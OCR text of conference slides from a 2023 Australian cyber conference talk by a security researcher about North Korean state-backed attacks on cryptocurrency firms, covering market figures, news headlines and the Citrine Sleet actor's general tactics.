AISA

AUSTRALIAN CYBER CONFERENCE 2023

State-Sponsored Financially Motivated Attacks

Connecting the dot to a sophisticated threat actor

Thomas Roccia
Sr. Security Researcher at Microsoft
X @fr0gger_

🤓 THOMAS ROCCIA

Sr. Security Researcher at Microsoft

Author of **Visual Threat Intelligence**

https://SecurityBreak.io

@Fr0gger_


🔍 What will be covered?

✓ The Correlation Between **Cryptocurrency Markets and Nation State Interest**

✓ A Detailed Analysis of a **Targeted Attack**

✓ Examining the Bigger Picture: **Connecting the Dots**


🤑 Cryptocurrency Industry Overview



Source: www.precedenceresearch.com


The market size is anticipated to reach **$7 billion by 2032** according to predictions.

In September 2023, the price of **BTC was approximately $26,321.**


COIN360

Coins and tokens • 1 day • Market Cap • UTC: 01:13, 25 Sep 2023

🏛️ Interest in Cryptocurrency Among Nation-States



TechCrunch

North Korea-backed hackers breached JumpCloud to target cryptocurrency clients

North Korean state-backed hackers breached U.S. enterprise software company JumpCloud to target its cryptocurrency clients,...

20 July 2

Security Magazine

Cybersecurity advisory: Nation-state hackers target crypto

The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA) and the U.S. Treasury Department have...

19 Apr 2022

Dark Reading

SideWinder APT Spotted Targeting Crypto

The nation-state threat group has been attacking a wider range of victims and regions than previous ... thought

16 Feb

Decrypt

North Korea's Lazarus Group Attacks Japanese Crypto Firms

North Korea's state-sponsored cyber criminal group Lazarus has attacked Japanese crypto firms, according to a joint statement by Japan's...

17 Oct 2022

international influence

financial inclusion

evasion of sanctions

anonymity

borderless transactions

control

digital sovereignty

economic growthe

diversification

innovation


☠️ Targeted Attack by Citrine Sleet Overview

Citrine Sleet

North Korea


Focus on targeting financial institutions and cryptocurrency exchanges.

Use of social media, supply chain attacks, trojanised apps, lure and decoy.




North Korea's Crypto Operations Are Supporting Its Nuclear Program


North Korea sees cryptocurrency as a lifeline amid pandemic-induced devastation to its regular economy.



North Korea: Missile programme funded through stolen crypto, UN report says



